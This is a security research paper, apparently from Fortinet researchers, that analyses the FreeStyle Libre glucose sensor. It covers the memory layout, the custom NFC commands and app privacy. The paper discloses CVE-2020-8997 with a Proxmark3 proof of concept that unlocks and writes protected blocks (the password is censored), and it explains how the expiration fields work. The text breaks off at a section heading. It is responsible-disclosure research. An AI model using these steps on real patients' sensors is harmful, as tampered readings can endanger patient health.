# Security analysis of a Connected Glucose Sensor for Diabetes

Axelle Apvrille[1] and Travis Goodspeed[2]

[1]aapvrille@fortinet.com, Fortinet
[2]travis@radiantmachines.com, Independent researcher

June 2020

## Abstract

Continuous Glucose Monitoring (CGM) or Flash Glucose Monitoring (FGM) systems significantly improve the quality of life of diabetic patients, saving them from the chore of pricking their finger several time a day, to check on their blood glucose level.

We analyze the security of the *Freestyle Libre sensor*. It is widely distributed: 1.5 million units sold across 46 countries[1]. The sensor is attached to the patient's skin. Before first use, it must be *activated* during *1 hour* - this is a warm up period. Then, it can be used for *2 weeks*, after which the sensor *expires* and must be replaced. Those limits actually depend on the country, each sensor only being able to operate in a given geographical zone.

Despite the fact this IoT is quite well designed, we are able to bypass all of these limits:

1. Resurrect an expired sensor,
2. Kill a sensor before its normal end of life,
3. Modify the geographical zone,
4. Modify the warm up or expiration period.

The vendor has been notified [GA19, AG20b]: those issues only affect sensors which are currently sold in several countries of Europe, but do not affect the new version of sensors, FreeStyle Libre 2, which already ship in the US.

While we demonstrate security vulnerabilities exist on this glucose sensor, we analyze threats, impact and likeliness and show the sensor is not the weakest link in that case. Higher risks come from infection of the patient's smartphone. We identify several malware which abuse diabetes management or advice applications.

[1]vendor figures

## Context

This research was done as **ongoing effort to evaluate cybersecurity risks on medical devices**: what risks do patient face when they use medical IoT? What are the weakest points? How can we secure the devices and/or the network infrastructure around them? We condemn any illegal use of medical devices.

⚠ Test conditions

We picked *Freestyle Libre* for no particular reason, except it was widely deployed (we know some people that use it) and relatively cheap. For increased health safety, **all our experiments were conducted in our lab detached from human body**, and in several cases, on *expired* sensors. Finally, our research was performed **without any insider information** and without sponsoring from the manufacturer. This report is in no way official vendor documentation but a researcher report and may include a few inaccurate details.

## Contents



# 1 Security Risks

Table 1 summarizes security risks when using a glucose sensor connected to a smartphone.

| Attack | Distance | Difficulty | Impact |
|---|---|---|---|
| **Kill a sensor** (section 5.2.7) | Proximity to the sensor | Moderate | For the patient: annoying, s/he might need to fall back to pricking finger and measure glucose from drop of blood. For the vendor: customer service issue |
| Use or sell a sensor whose **expiration date has been modified** | Proximity to the sensor | Difficult (re-insertion) | For the patient: medical risk if the sensor isn't surgically cleaned and if the sensor is no longer accurate. For the vendor: revenue loss |
| Use a sensor in another **country** (section 5.3) | Proximity to the sensor | Moderate | Unclear legal / certification risks? |
| Modify **warm up** time (section 5.4) | Proximity to the sensor | Difficult | For the patient: sensor may not be accurate and generate a wrong glucose reading, leading to a potential medical risk if a bad decision is taken based on the reading |
| **Modify glucose** reading | (a) **malicious app**: remote (see Figure 2), (b) modify sensor's memory (section 5.5): proximity | (a) **Easy**, (b) Difficult | For the patient: medical risk if a wrong decision is taken due to this bad reading |
| **Read a glucose reading** (section 3.1.2) | Proximity to the sensor | **Easy** | For the patient: privacy issue |
| **DoS** on smartphone, including *ransomware* | Remote | **Easy** | For the patient: annoying, s/he might need to fall back to pricking finger and measure glucose from drop of blood. |

*Table 1: Summary of risks when using a glucose sensor connected to a smartphone. Most attacks require the sensor to be withing NFC distance to the attacker ("proximity"). The easiest attacks involve malware and are independent of the CGM.*

⚠
Where do the highest security risks come from?

The highest risks do not come from attacks on the sensor, but from schemes involving **malicious applications or attacks on the smartphone**.

We found several malicious apps faking or abusing diabetes apps [Apv20a, Apv20b] - see Figures 1 and 2.

The scenario where an old glucose sensor is resurrected and sold on the black market may seem far fetched in countries with good and affordable healthcare. Unfortunately, in poor countries or countries with expensive healthcare, the risk is real. Given the fact we find numerous cheap medicine to cope with diabetes on the Dark Net: insulin supplements, fast acting insulin, hormones, insulin syringes, and even organs... [AL19], finding an old resurrected glucose sensor is plausible. However, the resellers will face a packaging issue: there is no easy way to re-insert a sensor which has been removed: replace the glue, clean the sensor and find a way to re-insert the sensor on the body (the inserter the sensor comes with is single-use).

Some of the scenarios we list have potential impact on patient's health: wrong doses of insulin can cause a life-threatening situation. While the risk is not deniable, we must moderate it: glucose sensors do not inject insulin, they only report a level of glucose, and [Tur15] only reports relatively few deaths (100 in 17 years) due to wrong glucose measures. Medical staff is trained to check glucose level from blood tests, and won't rely on CGM readings. People with diabetes will double check any strange reading. So, basically, the scenario will mostly affect parents who remotely monitor their child's diabetes, or elder-lies (but probably they won't be using a connected glucose sensor?). So, fortunately, in most cases, the attack scenarios will only *complicate* lives of diabetic patients, without *threatening* it.

If we parse the list of attack scenarios, we notice that attacks which involve the glucose sensor are the most difficult to set up, and they don't have higher impact than other. Reciprocally, attacks which target the patient's *smartphone* are far easier (e.g with a generic ransomware) and efficient.




*Figure 1: This malware sends a SMS message to a premium phone number. Detected as Android/FakePlayer.X!tr*

⚠
Smartphone for medical usage

Using a smartphone to control one's glucose level is handy: no need for yet another electronic device, and people have their smartphones at hand. Yet, smartphones are targets for cybercriminals, and they require appropriate protection. This is **crucial when the smartphone is used for medical reasons**.

How can we protect a smartphone today? There are several technical solutions: Trusted UI,




*Figure 2: Prank that displays a fake glucose level. While this is intended as a joke, it may confuse the victim. Detected as Riskware/BloodPrank!Android*

secure VMs, Anti Virus etc. The first two are not fully mature for smartphones. The last one, anti-viruses, still needs to be improved and more widely deployed.

# 2 Hardware

## 2.1 Unboxing

See Figure 3.


*Figure 3: Unboxing: the sensor comes in 2 parts. On the left, the gray applicator contains the electronic board. On the right, we have the enzyme sensor in a sterile package*

## 2.2 Tear down

Tear down of the sensor: [Lan18, lig17] [Ilk14, Hum17, Juv17].

They usually experienced difficulties to open the sensor without damaging it. The solution is to unclip the enzyme part, and then put a blade in the middle of the case (see Figure 4).

## 2.3 Enzyme sensor

There is a wired **glucose enzyme sensor** with 3 electrodes (working, reference and auxiliary) [Ilk14] and contacts. A filament is covered with *glucose oxidase* (GOx) [Tho17], and enveloped in a semi-permeable membrane. When placed under the skin, it reacts with interstitial tissue and causes an electric signal, which is sent along to pins ADC0 and TST1 of the RF430 TAL chip (see Section 2.4). The sensor is calibrated at factory [BBC+15].

## 2.4 PCB

1. A Texas Instruments chip marked, *RF430 TAL152H TI 79I CKK8 F*, handles NFC commands
2. A Temperature sensor. Measures temperature at the sensing site [Inc13]. Knowing the temperature is important to adjust GOx enzyme sensor readings, because they are sensitive to temperature. [Van] mentions there is a board thermistor above a skin thermistor, used to compute a gradient between the board and the outside world.
3. A NFC antenna provides power and signal to the TI chip.
4. A battery. Although the TI chip runs on low power consumption, we assume the battery helps make the readings more reliable.



*Figure 4: The different parts of the sensor: a white cover, a PCB board (section 2.4), an enzyme sensor (section 2.3) and a top translucent cover*




*Figure 5: Close up on the enzyme sensor*




*Figure 6: PCB*




*Figure 7: Pin assignment of RF 430 TAL, not totally certain but deduced from [Ins14b]*

**RF 430 TAL is not publicly available**, and no public documentation either. We assume it is a custom version developed for FreeStyle Libre sensors.

We find public documentation of a similar chip, RF430 FRL [Ins14b].

According to the terminology,

- RF is processor family,
- 430 indicates the 430 MCU platform,
- TAL is the device type: this is a *custom* version,
- 152 is device designation,
- H means wireless technology.

The chip consists of:

- A 16-bit **MSP430** RISC microcontroller. There is a 4-wire JTAG (TMS, TCK, TDI, TDO). See block diagram 4.1 of [Ins14b]. 14-bit ADC.
- A Texas Instruments *Tag-It HF-I transponder* [Ins15], which supports NFC ISO 15693 and operates at 13.56 Mhz.
- **Ferro-electric RAM** (FRAM). Non volatile memory for storage of program code or user data [GA20b]. For 152H, we have 2KB of FRAM and 512 bytes of SRAM. FRAM can be programmed through JTAG port. See Table 2.

| Address | Memory type | Block number | Contents |
|---|---|---|---|
| 0800 - ? | FRAM | - | Manufacturer data section (NFC UID, DSFID, AFI, IC..) and serial number |
| 1C00 - 2BFF | SRAM | 0600 - ? | |
| 4400 - 63FF | *ROM* | | Code for custom NFC commands |
| F860 - FFFF | FRAM | 00 - F3 | Application data: glucose measures etc. |

*Table 2: Memories and their addressing. Italic means uncertain.*

# 3 Firmware

Part of this work has been presented at [AG19, AG20a].

## 3.1 FRAM Application data memory map

| Section | Begin | End |
|---|---|---|
| Activation blocks | F860 | F877 |
| Glucose records | F878 | F99F |
| Sensor region | F9A0 | F9B7 |
| Commands | F9B8 | FFCF |
| Footer | FFD0 | FFF7 |

*Table 3: Application data section addresses*

Code to read FRAM application data memory dumps is available at [Apv20c]. The tool typically reads NFC memory dumps from Proxmark readers, and outputs description such as Figure 9.

### 3.1.1 Activation section

See Table 4 for contents of the activation section.

| Address | Description |
|---|---|
| `F860-F861` | CRC16 (see section 3.2) of remaining activation bytes (F862-F877) |
| `F862-F863` | Unknown |
| `F864` | **Stage of Life** indicator. See Table 5 for different values |
| `F865` | Presumed **Activity** switch: 0 for inactive/off, 1 for active/on |
| `F866-F877` | Bytes whose values are modified during sensor activation. Precise meaning is unknown |

*Table 4: Details of the Activation blocks section*

### 3.1.2 Glucose records section

- CRC16 (section 3.2) is computed over all remaining record bytes (`F87A-F99F`).

| Value | Stage of life |
|---|---|
| 1 | To activate |
| 2 | Sensor currently activating |
| 3 | Sensor is operational |
| 5 | Sensor has expired |
| 6 | Sensor error |

*Table 5: Sensor stage of life values, from reverse engineering*

| Address | Block no. | Offset | Description |
|---|---|---|---|
| F878-F879 | 03 | 24-25 | CRC16 of section |
| F87A | 03 | 26 | Trend index |
| F87B | 03 | 27 | History index |
| F87C-F8DB | 03-0F | 28-123 | Trend records |
| F8DC-F99B | 0F-27 | 124 - 315 | History records |
| F99C-F99D | 27 | 316-317 | Wear time |
| F99E-F99F | 27 | 318-319 | Unknown |

*Table 6: Details of the glucose records section. The first column is the memory address. The second column in the block number exposed by NFC containing this value (hexadecimal value). The third column is the byte offset from 0xF860.*




*Figure 8: Layout of the Glucose Records section*

- Trend and history records are **6-byte** records.
- There is a **table of 16 trend records**, for the last 16 minutes. Once the table is full, a new history record entry is written, and trend records are overwritten.
- There is a **table of 32 history records**, for the last 16-528 minutes (approximately 8.5 hours).
- The current trend record entry is marked by an **index** in the table: this is the trend index. Same for the history record table.
- The **wear time** keeps track of the number of *minutes* since the sensor was activated. Overwriting this field is not sufficient to resurrect an expired sensor - see sections 3.1.1 and 5.2.6.




*Figure 9: Fields of the Glucose Records section, highlighted by* `readdump` *[Apv20c]*

The precise meaning of all 6 bytes of glucose records (trend or history) is yet unclear. [Bau19] uses only 2 bytes out of the 6:

```
private float glucoseReading(int val) {
        // ((0x4531 & 0xFFF) / 6) - 37;
        int bitmask = 0x0FFF;
        return Float.valueOf(
        Float.valueOf((val & bitmask)
            / 6) - 37);
}
```

> ⚠
> **Known issue**
>
> Blocks 0x00 to 0xf3 are **readable by anyone** with a NFC reader. **No authentication or protection mechanism**. This issue has been known for long [Grü19] and we confirm.

### 3.1.3 Sensor region section

- `F9A0-F9A1`. CRC16 (see section 3.2) of remaining sensor section bytes.
- `F9A2-F9A3`. Sensor region. See Table 7.
- `F9A4-F9B7`. Unknown.

### 3.1.4 Commands section

- `F9B8-F9B9`. CRC16 (see section 3.2) of remaining code section bytes.

| Code | Geographic region |
|---|---|
| 01 | Europe/UK |
| 02 | US 10-day sensors |
| 08 | Israel |

*Table 7: Sensor region codes. Without hacking, sensors can only work with the mobile app of their region, and the geographic region defines the activation and expiration length.*

- `F9BA-FFA3`. Code for custom commands. The address of commands is provided in the enabled/disabled commands table.
- `FFA4-FFAF`. Disabled commands table.
- `FFB0-FFC7`. Enabled commands table.
- `FFC8-FFCB`. JTAG signature. `00 00 00 00` means unlocked.
- `FFCC-FFCF`. Loader signature `FF FF FF FF` means locked.

**Command tables** Application data contains two command tables: one to list disabled commands, and another one for enabled commands. Command tables begin and end with the magic bytes `AB AB`. Then each entry consists of:

- **Address** of the code for this command - 2 bytes
- NFC **command identifier**. 2 bytes.

The block below shows the 2 tables. First, the disabled commands table, for instance with E2 at `FB4A`. Then, the enabled commands table, for example with A3 at `FBCA`.

```
FFA0 e9   00 00 00 00 AB AB 4A FB
FFA8 ea   E2 00 3C FA E1 00 AE FB
FFB0 eb   AB AB 2C 5A XX 00 CA FB
FFB8 ec   A3 00 56 5A A2 00 BA F9
FFC0 ed   A1 00 24 57 A0 00 AB AB
```

The *Raw Read* A3 command is useful to dump the firmware, and is used in our Android app [GA20a].

The *Get Patch Info* A1 returns the caller the sensor's region and product family (Example: `00 DF 00 00 rr 00 00` where rr is the region code).

#### 3.1.5 Footer section

- `FFD0-FFD1`. CRC length, so should always be `2000`.
- `FFD2-FFD3`. CRC16.
- `FFD4-FFE1`. Reserved.
- `FFE0-FFF7`. Interrupt table. [Van17] provides several hints for the meanings:
  - `FFE2-FFE3` RFPMM
  - `FFE4-FFE5`. IO port P1 in FRL
  - `FFE6-FFE7`. Sigma delta ADL in FRL
  - `FFE8-FFE9`. eUSCIB
  - `FFEA-FFEB`. RF13M module
  - `FFEC-FFED`. Watchdog interval timer in FRL
  - `FFF0-FFF1`. Device specific timer
  - `FFF2-FFF3`. User NMI
  - `FFF4-FFF5`. Non maskable interrupts.
  - `FFF6-FFF7`. Reset interrupt vector (`50DA`)

### 3.2 CRC16

Several sections of application data are protected by a CRC16 (see Table 10). The CRC16 is located at the beginning of the section.

The assembly for CRC computation routine uses the onboard CRC chip, which is described in chapter 7 of [Ins14a].

| Cmd Id | Name | Requires secret password | Syntax | Address of code |
|---|---|---|---|---|
| A0 | Activate | √ | `ff A0 07 pp pp pp pp` | `5724-57A6`. See Appendix 7.1.1. Note the code for this command is not in FRAM. |
| A1 | Get Patch Info | | `ff A1 07` | `F9BA-FA3A`. See Appendix 7.1.2. |
| A2 | Lock | √ | `ff A2 07 pp pp pp pp` | `5A56-5A78`. See Appendix 7.1.3. |
| A3 | Raw Read | √ | `ff A3 07 pp pp pp pp aa aa 04` | `FBCA-FBCC` 7.1.4 |
| XX | Unlock | √ | `ff xx 07 pp pp pp pp` | See Appendix 7.1.5. Note the code for this command is not in FRAM. |

*Table 8: Custom enabled commands provided in the firmware. Note the command's name is ours, not vendor's name as we don't have access to source code.* `ff` *designates NFC flags as per ISO 15693, for example* `02` *for unaddressed communication.* `07` *corresponds to Texas Instruments' vendor identifier.* `pp` *is for the secret password.* `aaaa` *is a 2-byte address to read. The unlock command identifier is censored on request by the vendor.*

| Command identifier | Description | Address of code |
|---|---|---|
| E0 | Reset | FBAE–FBC8. See 7.1.6 |
| E1 | ? | FA3C–FB2C. See 7.1.7 |
| E2 | ? | FB4A–FBAC. See 7.1.8 |

*Table 9: Custom disabled commands*

| CRC of | Input addr | Output (2 bytes) |
|---|---|---|
| Activation | F862-F877 | F860-F861 |
| Records | F87A-F99F | F878-F879 |
| Sensor | F9A2-F9B7 | F9A0-F9A1 |
| Command | F9BA-FFCF | F9B8-F9B9 |

*Table 10: Application data sections protected by CRC16. 2nd column is the CRC16 input address range, 3rd column CRC16 result address*

1. Initialize CRC Initialize and Result register with `FF FF`.
2. Feed in values to checksum in CRC Data In register (`CRCDI`). This register takes **2 bytes** at a time.
3. Read the CRC result in CRC Initialize and Result register (`CRCINIRES`).

**Important**

TI's CRC module **shifts bits in the opposite direction** of CRC16 CCITT (https://e2e.ti.com/support/microcontrollers/msp430/f/166/t/19030). Implementation needs to be adapted consequently. See our implementations in Appendix 7.1.9. The MSP430 chip on the board apparently does not have the `CRCDIRB` register (CRC Data In Reverse Byte).

| Value | Description |
|---|---|
| 0 | FreeStyle Libre sensors |
| 3 | FreeStyle Libre 2 sensors |

*Table 11: Product family values. Other values are unknown*

### 3.3 Serial number

A serial number is printed on the sensor's enclosure.

1. Product family (1 character) . See Table 11.
2. Next 10 characters are computed based on the last 6 bytes of UID. As those bytes will always begin with `A000`, this will always lead to characters `M000`.

## 4 Application

- Application studied: `dd15fa2c02233660c2dc8eab201bb13b55e6e82ad311ce0305633a0b53e6327c`
- Release date: April 30, 2019
- Package name: `com.freestylelibre.app.fr`. Study probably applies to apps for other countries.

```
                 *************************************************************
                 *                          FUNCTION                         *
                 *************************************************************
                 undefined2 __stdcall rom_crc_calculate(undefined2 * src,…
   undefined2      R12:2          <RETURN>
   undefined2 *    R12:2          src
   ushort          R13:2          len
   ushort          R15:2          count                     XREF[1]:     5ec2(W)
                 rom_crc_calculate                  XREF[5]:     1c30(*), 5068(*),
                                                                 rom_crc_update:52de(c),
                                                                 rom_crc_update:52ee(c),
                                                                 check_crc_value:5ef0(c)
  5ebe b2 43 54 01    MOV.W      #-1,&CRCINIRES                    initialize CRC
  5ec2 0f 43          MOV.W      #0,count                          count =0
  5ec4 03 3c          JMP        LAB_5ecc                          test if we have parsed the entir…

                 LAB_5ec6                           XREF[1]:     5ece(j)
  5ec6 b2 4c 50 01    MOV.W      @src+,&CRCDI                      feed in src[i] to CRC Data In
  5eca 1f 53          INC.W      count                             increment count

                 LAB_5ecc                           XREF[1]:     5ec4(j)
  5ecc 0f 9d          CMP.W      len,count
  5ece fb 2b          JNC        LAB_5ec6                          loop if we haven't finished
  5ed0 1c 42 54 01    MOV.W      &CRCINIRES,src                    this is badly decompiled. We wil…
  5ed4 30 41          RET
```

*Figure 10: Assembly for CRC computation routine*

## 4.1 License management

**Why the official application needs a network connection at startup**

The application uses **Google's License Verification Library** (LVL) [Gooc]. This network-based service queries a trusted Google Play licensing server, and with the **Strict Policy** [Gooa] it checks that the application was installed on the smartphone through Google Play.
A **network** connection is obviously required to reach Google Play's licensing server.

> *"No user will be allowed to access the application unless the user is confirmed to be licensed at the time of use. [..] At the same time, this Policy presents a challenge for normal users, since it means that they won't be able to access the application when there is no network (cell or Wi-Fi) connection available."*

Because of the Strict Policy, the application will also fail to launch if it is installed over `adb` *on a device where is has never been installed with Google Play*. The error message is "Unexpected application error".

If the application has been installed via Google Play once, then further installs via `adb` work as long as (1) Play Store is installed and (2) app has network connectivity.

A workaround to this issue is explained in [KNBS16]. The solution consists in downloading an application known as *Lucky Patcher* (http://lucky-patcher.netbew.com/), install it via adb, and finally the app runs fine.

**FreeStyle down for a few days end of April 2019**

In 2019, between April 26 and May 2, some users were unable to use their Android applications [@Fr]. While we have no insider information on this, we know for sure the use of Google's LVL is *not* the reason for this outage.

The issue apparently came from the vendor's servers, which were unavailable after a bad maintenance. When a user launches the application, s/he logs in his/her FreeStyle account. This contacts FreeStyle servers, and if they are unavailable, the application refuses to go any further and consequently prevents end-users from checking their glucose level. See section 4.2.

### 4.2 Remote servers

Using a Frida hook on HTTP requests (see Appendix 7.3), we were able to confirm the application only contacts the remote servers listed in Table 12.

LibreLink account servers are queried by the application via a Web API. The server holds user account information such as first/last name, parent's name, date of birth, email, country.

**Date of birth leak**

We notice the application contacts the following URL:

https://lsl1.newyu.net/api/rules/-CheckMinor?GatewayType=FSLibreLink-.Android&Country=FR-&**DateOfBirth=19800101**.

For better security, the date of birth should not be provided as a plain text HTTP GET arguments, but should be posted encrypted. Fortunately, http**S** is used.

If the end-user activates it (this is not the default case), measurements can also be uploaded to the account (for backup?). In that case (and we confirm this only happens when enabled), device, glucose measures, food/insulin/ketone/generic entries are uploaded.

**End-user tracking via Firebase logs**

Information sent to the application's Firebase database **does not contain any sensitive or medical data**. *However, the tracking is so intensive that it is questionable.* **Any button, any menu the user clicks in the application results in a Logging event** sent remotely. See [Apv19].

Firebase analytics events can be shown by enabling verbose debugging [Goob]

```
5-24 08:20:11.163 D/FA      (17498): Logging event (FE):
 screen_view(_vs),
 Bundle[{firebase_event_origin(_o)=auto,
         firebase_screen_class(_sc)=SplashActivity,
         firebase_screen_id(_si)=-3985357911052850480}]
   ...
05-24 08:20:11.235 D/FA      (17498): Logging event (FE):
 screen_view(_vs),
 Bundle[{firebase_event_origin(_o)=auto,
        firebase_previous_class(_pc)=SplashActivity,
        firebase_previous_id(_pi)=-3985357911052850480,
        firebase_screen_class(_sc)=HomeActivity,
        firebase_screen_id(_si)=-3985357911052850479}]
...
05-24 08:20:11.526 D/FA      (17498): Logging event (FE):
 user_engagement(_e),
```

| Server | URL | Data |
|---|---|---|
| Google Play Licensing server | | Check application is installed from Google Play |
| Firebase database | https://freestyle-libre-app.firebaseio.com | Application store, app id and version, device model, OS version and **any interaction** of the end-user with the application (opening a menu, scanning a sensor etc) |
| Labeling server | https://fsll.freestyleserver.com/ | Terms of Use and Privacy notice |
| LibreLink account server | https://lsl1.newyu.net/api | Account information only, by default. Glucose measures are uploaded too only if the end-user activates the option |

*Table 12: Remote servers the application contacts. The app we analyzed does not contact any other server*

```
Bundle[{firebase_event_origin(_o)=auto,
        engagement_time_msec(_et)=290,
        firebase_screen_class(_sc)=HomeActivity,
        firebase_screen_id(_si)=-3985357911052850479}]
```

After a while, the information is uploaded to the remote database:

```
[..] D/FA      (13108): Uploading events. Elapsed time
 since last upload attempt (ms): 3656938
V/FA      (13108): Uploading data. app, uncompressed size,
 data: com.freestylelibre.app.fr, 3959,
V/FA      (13108): batch {
V/FA      (13108):   bundle {
V/FA      (13108):     protocol_version: 1
V/FA      (13108):     platform: android
V/FA      (13108):     gmp_version: 12451
V/FA      (13108):     uploading_gmp_version: 17122
...
V/FA      (13108):       param {
V/FA      (13108):         name: firebase_screen_class(_sc)
V/FA      (13108):         string_value: HomeActivity
V/FA      (13108):       }
...
V/FA      (13108):     event {
V/FA      (13108):       name: SYS_UNEXPECTED
V/FA      (13108):       timestamp_millis: 1558683010884
V/FA      (13108):    previous_timestamp_millis: 1558682511903
V/FA      (13108):       param {
V/FA      (13108):         name: firebase_event_origin(_o)
V/FA      (13108):         string_value: app
V/FA      (13108):       }
...
V/FA      (13108): Uploading data. size: 811
V/FA      (13108): Upload scheduled in approximately ms: 3599997
```

### 4.3 Native library

There are three layers:

- The application's Dalvik code, implemented in Java.

```
int $R9;
unsigned int* $tmp;
jbyte* __cdecl (*_)(JNIEnv*, jbyteArray, jboolean*) $R5;
unsigned int* $SP = &v6;
JNIEnv* $R10 = $R0;
jbyte* __cdecl (*_)(JNIEnv*, jbyteArray, jboolean*) $R11 = $R3;
int $R8 = 1439678755;
$R0 = 17;

while(1) {
    $R1 = (JNIEnv)(((int)$R0) & 63);

    switch($R1) {
        case 0: {
            $R2 = *($SP + 7);
            sub_C7F4($R10, param6, $R2, $R3, *$SP);
            $R1 = $R10[0]->ExceptionCheck;
```

*Figure 11: Example of `JNIEnv*` retyping in the native library. See [Mad] for a tutorial.*

- A native library, named `libDataProcessing.so`. It is loaded by the Java code, using JNI, and implemented in C, compiled for various architectures (x86, ARM, ARM64). It handles the sensitive parts of the code: checking the sensor's region, wear time and activation time, and reading glucose records (see Table 13).
- The glucose sensor hardware.

The native library can be decompiled by Ghidra , and requires to retype `JNIEnv *` pointer - see Figure 11.

| Function | Description |
|---|---|
| `getActivationCommand` | Returns the command identifier of the custom NFC command to activate the sensor |
| `getActivationPayload` | Returns parameters (e.g. secret password) to provide to the activation command |
| `getPatchTimeValues` | Returns the warm up delay and wear time, both in minutes |
| `isPatchSupported` | Checks sensor's region matches the application |
| `processScan` | If there no error (sensor operational, CRC correct, not expired etc), returns the glucose records |

*Table 13: Some of the most important functions of the native library*

# 5 Vulnerabilities/Hacks

## 5.1 Locking/Unlocking blocks

This corresponds to CVE-2020-8997 [GA19] and has been reported to the vendor. It does *not* affect new Libre 2 sensors.

Blocks `0x00-0xf3`, exposed by NFC, are normally non-writeable. The XX command (see Table 8 and Appendix 7.1.5) unlocks them, and makes writing possible.

**Proof of Concept:**

1. Try to write block 0x03 and fail (normal situation):

```
proxmark3> hf 15 cmd write u 03 62 C2 00
  00 00 00 00 00
Tag returned Error 18: The specified block
is locked and its content cannot be changed.
```

2. Unlock the sensor with command XX and its (censored) secret password

```
proxmark3> hf 15 cmd raw -c 02 XX 07
   ==CENSORED==
received 3 octets
00 78 F0
```

3. Again, try to write block 0x03 and this time success (check by reading)

```
proxmark3> hf 15 cmd write u 03 62 C2 00
 00 00 00 00 00
OK
proxmark3> hf 15 cmd read u 03
62 C2 00 00 00 00 00 00    b.......
```

**Importance of unlocking/locking**

Being able to write blocks of the sensor is **a major step** to other more substantial/practical hacks.
For ethical reasons, **we do not publish the secret password** which is needed to conduct this step.
However, *nobody can assume attackers are not as skilled as we are and haven't already retrieved the password: this is the reason why the vulnerability has been reported to the vendor, and then made public*, according to Responsible Disclosure policy.

## 5.2 Hacking expiration

### 5.2.1 Protection mechanisms

Expiration check is enforced on 3 layers:

- **Hardware layer**. There are two different fields:
  1. Current wear time. Located in the glucose records section (section 3.1.2). When the sensor is operational, this

field automatically increments every minute
2. Stage of Life. Located in the activation blocks section (section 3.1.1).

When the wear time reaches the wear time limit, the *stage of life* is shifted to Expired (see Table 5). The sensor can no longer be used (i.e. without hack) and the wear time stops to increment. Additionally, both the current wear time and the stage of life are protected by 2 different checksums (see section 3.2).

- **Native library layer**. The *wear time limit* is returned by the native library's `getPatchTimeValues()`.
- **Software layer**. The application dumps NFC blocks `0x00` to `0x2a` of the sensor and, among other things, retrieves the current wear time from this memory dump (see Section 3.1.2). Then, the application's software layers verifies the current wear time is not above the limit.

### 5.2.2 Overview

